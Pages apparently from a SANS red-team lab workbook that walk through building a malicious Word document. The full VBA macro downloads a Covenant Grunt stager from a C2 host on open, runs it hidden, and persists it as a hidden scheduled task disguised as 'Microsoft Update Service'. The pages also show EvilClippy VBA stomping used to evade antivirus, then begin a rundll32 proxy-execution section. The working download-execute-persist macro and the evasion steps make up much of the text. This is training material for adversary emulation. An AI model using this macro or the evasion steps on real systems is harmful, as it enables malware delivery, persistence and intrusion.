
Step 5: Chaining our Capabilities

We will now chain our previous `Download` and `Persist` methods in order to create the first stage execution.

Using the `AutoOpen` macro, we can create a subroutine which will automatically trigger (download, run and persist our payload) upon opening.

We will once again leverage the `GruntStager.exe` which is being served from our Covenant stack. Please don't forget to update the IP address of your Covenant stack in the below code snippet.

```
Sub AutoOpen()
    'Define our malicious execution
    Dim Payload As String
    Payload = "GruntStager.exe"
    Dim Server As String
    Server = "http://192.168.20.107"
    Dim path As String
    path = Download(Server, Payload)
    Shell path, vbHide
    Persist (path)
End Sub
```



For reference, the full VBA code can be found below:

```
Sub AutoOpen()
    'Define our malicious execution
    Dim Payload As String
    Payload = "GruntStager.exe"
    Dim Server As String
    Server = "http://192.168.20.107"
    Dim path As String
    path = Download(Server, Payload)
    Shell path, vbHide
    Persist (path)
End Sub

Private Function Download(Server As String, Payload As String) As String
    'Download and save the payload, then return its path...
    Dim path As String
    path = Environ("TEMP") & "\" & Payload
    Dim url As String
    url = Server & "/" & Payload

    Dim WinHttpReq
    Set WinHttpReq = CreateObject("Microsoft.XMLHTTP")
    WinHttpReq.Open "GET", url, False
    WinHttpReq.Send

    If WinHttpReq.Status <> 200 Then
        Exit Function
    End If

    Set oStream = CreateObject("ADODB.Stream")
    oStream.Open
    oStream.Type = 1
    oStream.Write WinHttpReq.responseBody
    oStream.SaveToFile path, 2
    oStream.Close
    Download = path
End Function

Private Function Persist(Payload As String) As String
   'Create and execute the scheduled task...

   'Get the COM Scheduling Service and connect
    Set service = CreateObject("Schedule.Service")
    service.Connect

    'Get the root folder
    Dim rootFolder
    Set rootFolder = service.GetFolder("\")

    'Create a new task definition
    Dim taskDefinition
    Set taskDefinition = service.newTask(0)

    'Perform basic T1036 masquerading
    Dim regInfo
```


```
    Set regInfo = taskDefinition.RegistrationInfo
    regInfo.Description = "Microsoft Update Service"
    regInfo.Author = "Microsoft Corporation"

    'Have the task run as the compromised user
    Dim principal
    Set principal = taskDefinition.principal
    principal.LogonType = 3

    'Define a trigger for our service
    Dim triggers
    Set triggers = taskDefinition.triggers
    Dim trigger
    Set trigger = triggers.Create(9)
    trigger.ID = "LogonTriggerId"
    trigger.Enabled = True
    trigger.UserId = Environ("USERDOMAIN") & "\" & Environ("USERNAME")
    trigger.Delay = "PT1M"  'Delay service execution

    'Get settings
    Dim settings
    Set settings = taskDefinition.settings
    settings.Enabled = True
    settings.StartWhenAvailable = True

    'T1158: Hidden Files and Directories (and now services)
    settings.Hidden = True

    'Prevent our service from timing-out
    settings.ExecutionTimeLimit = "PT0S"
    settings.AllowHardTerminate = False

    'Avoid duplicate services
    settings.MultipleInstances = 2

    'Restart our service after 1 minute if we crash
    settings.RestartInterval = "PT1M"

    'Restart our service many, many... many times
    settings.RestartCount = 999

    'Ensure our service runs, regardless of the battery status
    settings.StopIfGoingOnBatteries = False
    settings.DisallowStartIfOnBatteries = False

    'Define our service's action
    Dim Action
    Set Action = taskDefinition.Actions.Create(0)
    Action.path = Payload

    'Register our task
    Dim task
    Set task = rootFolder.RegisterTaskDefinition("Microsoft Update Service",
taskDefinition, 6, , , 3)
```

```
End Function
```

Step 6: Saving the Maldoc

You can proceed to save the malicious document using the `Ctrl` + `s` key-combination. To follow the rest of the tutorial, be sure to save the file in your `Documents` folder with the `Maldoc` name. As we also included a (malicious) macro, be sure to change the document's type to `Word Macro-Enabled Document`.


Once done, you can press the `Save` button to actually save the document.



Once the document is saved, please close Word.

Step 7: Executing our Payload


Let's test our payload! Please open the `Maldoc.docm` file from the location you saved it to! Please click `Enable Content` to enable running our VBA code:



Once you `Enable Content`, there won't be a lot of visual feedback on the Windows machine.


Let's validate whether our Grunt payload succeeded! From our CommandoVM, let's connect to our Covenant C2 stack at `https://192.168.20.107:7443`. As a reminder, the credentials were username `Student` and password `Sec699!!`.

Once authenticated, please open the `Grunts` tab, where you should see one active Grunt. Please open (click) it, to view all details:



Bonus Step: Obfuscating the Behavior of Our Payload

Uploading your document to VirusTotal will trigger a high number of antiviruses which will additionally identify our behavior (`create-file`, `create-ole`, `download`, `exe-pattern`, `ipv4-pattern`, `open-file`, `write-file`, ...). This high detection rate highlights the need for obfuscation.



Creating a Fake Payload


"EvilClippy" has the ability to obfuscate a document's macro code. One of the techniques used is the replacement of the original VBScipt by a dummy, non-malicious, code:

> **EvilClippy** A cross-platform assistant for creating malicious MS Office documents. Can hide VBA macros, stomp VBA code (via P-Code) and confuse macro analysis tools. Runs on Linux, OSX and Windows.
>
> If you're new to this tool, you might want to start by reading our blog post on Evil Clippy: https://outflank.nl/blog/2019/05/05/evil-clippy-ms-office-maldoc-assistant/
>
> This project should be used for authorized testing or educational purposes only.
> *Source: github.com/outflanknl*

Let's try it out!

Leveraging this technique requires us to create a `fake.vbs` file in Notepad using the below content. To ensure the rest of this lab works flawlessly, be sure to save the dummy VBScript code in the `Documents` folder using the `fake.vbs` file name. **Be aware that Notepad defaults to `Text Documents ( .txt)`**


```
Sub AutoOpen()
    MsgBox "Hello SANS!"
End Sub
```



Using EvilClippy

With our maldoc created and dummy payload ready, we can proceed to use EvilClippy. Please download `EvilClippy.exe` and `OpenMcdf.dll` onto the `WIN10` machine and move them into the `%HOMEPATH%/Documents` folder. Again, in a real-life scenario, we might prepare this on another, attacker-controlled machine.

Your `Documents` folder should look as follows:



When you have a similar result, open a command prompt to use EvilCLippy as follows:

We first need to change directories (`cd`) to our `Documents` folder.


```
cd Documents
```

*Please make sure you have **closed the maldoc** in Word first, as EvilClippy will make changes to it. We can use the downloaded `EvilClippy.exe` executable to stomp (`-s`) the fake VBScipt (`fake.vbs`) and target (`-t`) a specific version (`2019x64`) using our maldoc (`Maldoc.docm`).*

```
EvilClippy.exe -s fake.vbs -t 2019x64 Maldoc.docm
```

```
Targeting pcode on Office version: 2019x64
Now stomping VBA code in module: ThisDocument
Now stomping VBA code in module: Module1
```

With EvilClippy used, our obfuscated document (`Maldoc_EvilClippy.docm`) will trigger less antiviruses while having its intensions obfuscated (`docx`, `macros`):



Bonus Step: Process Hollowing

As a second bonus objective (if you have time left), try emulating process hollowing in your Office VBA code! An interesting guide on how this can be done in Covenant can be found here:

https://rastamouse.me/2019/08/covenant-donut-tikitorch/

Phase 2: Lateral Movement

In the second phase of our plan, we will emulate the following techniques:

T1085 - Rundll32.exe

The rundll32.exe program can be called to execute an arbitrary binary. Adversaries may take advantage of this functionality to proxy execution of code to avoid triggering security tools that may not monitor execution of the rundll32.exe process because of whitelists or false positives from Windows using rundll32.exe for normal operations.

Rundll32.exe can be used to execute Control Panel Item files (.cpl) through the undocumented shell32.dll functions `Control_RunDLL` and `Control_RunDLLAsUser`. Double-clicking a .cpl file also causes rundll32.exe to execute.

Rundll32 can also been used to execute scripts such as JavaScript.

Source: attack.mitre.org

T1208 - Kerberoasting

Service principal names (SPNs) are used to uniquely identify each instance of a Windows service. To enable authentication, Kerberos requires that SPNs be associated with at least one service logon account (an account specifically tasked with running a service).

Adversaries possessing a valid Kerberos ticket-granting ticket (TGT) may request one or more Kerberos ticket-granting service (TGS) service tickets for any SPN from a domain controller (DC). Portions of these tickets may be encrypted with the RC4 algorithm, meaning the Kerberos 5 TGS-REP etype 23 hash of the service account associated with the SPN is used as the private key and is thus vulnerable to offline Brute Force attacks that may expose plaintext credentials.

This same attack could be executed using service tickets captured from network traffic. Cracked hashes may enable Persistence, Privilege Escalation, and Lateral Movement via access to Valid Accounts.

Source: attack.mitre.org

T1047 - Windows Management Instrumentation

Windows Management Instrumentation (WMI) is a Windows administration feature that provides a uniform environment for local and remote access to Windows system components. It relies on the WMI service for local and remote access and the server message block (SMB) and Remote Procedure Call Service (RPCS) for remote access. RPCS operates over port 135.

An adversary can use WMI to interact with local and remote systems and use it as a means to perform many tactic functions, such as gathering information for Discovery and remote Execution of files as part of Lateral Movement.

The Net utility can be used to connect to Windows admin shares on remote systems using net use commands with valid credentials.

Source: attack.mitre.org

T1085 - Rundll32.exe

Step 1: Understanding rundll32.exe

But how does this technique work? Many tools that implement either detective or preventive security controls exempt Microsoft-signed binaries. An interesting example of such a Microsoft-signed binary is `rundll32.exe`. In your session to the CommandoVM machine, you can confirm its signature by using the following command:

```
sigcheck C:\Windows\System32\rundll32.exe

Sigcheck v2.72 - File version and signature viewer
[...]

c:\windows\system32\rundll32.exe:
        Verified:       Signed
        Signing date:   09:22 15/09/2018
        Publisher:      Microsoft Windows
        Company:        Microsoft Corporation
        Description:    Windows host process (Rundll32)
        Product:        Microsoft« Windows« Operating System
        Prod version:   10.0.17763.1
        File version:   10.0.17763.1 (WinBuild.160101.0800)
        MachineType:    64-bit
```

As you can see in the sigcheck output above, rundll32.exe is properly signed by Microsoft! This can be leveraged to execute malicious code in the format of DLLs!

Let's try to abuse this to run a custom payload!

Step 2: Reviewing a Sample Payload that is Compatible with `rundll32.exe`

> invoke a function exported from a DLL, either 16-bit or 32-bit. However, Rundll and Rundll32 programs do not allow you to call any exported function from any DLL. For example, you can not use these utility programs to call the Win32 API (Application Programming Interface) calls exported from the system DLLs. The programs only allow you to call functions from a DLL that are explicitly written to be called by them. This article provides more details on the use of Rundll and Rundll32 programs under the Windows operating systems listed above.
>
> *Source: support.microsoft.com*

A simple example is explained on StackOverflow.

As the creation of such a payload isn't straightforward, we've already prepared a DLL payload. For those interested, the original source-code exposes the below function:

```
extern "C" __declspec(dllexport) void entry(HWND hWnd, HINSTANCE hInst, wchar_t
const*, int)
{
    // Get current time
    time_t result = time(NULL);
    char now[26];
    ctime_s(now, sizeof now, &result);
    // Write to file
    std::ofstream outfile;
    outfile.open("SEC699.txt", std::ios_base::app);
    outfile << "SEC699: Payload executed on " << now;
}
```

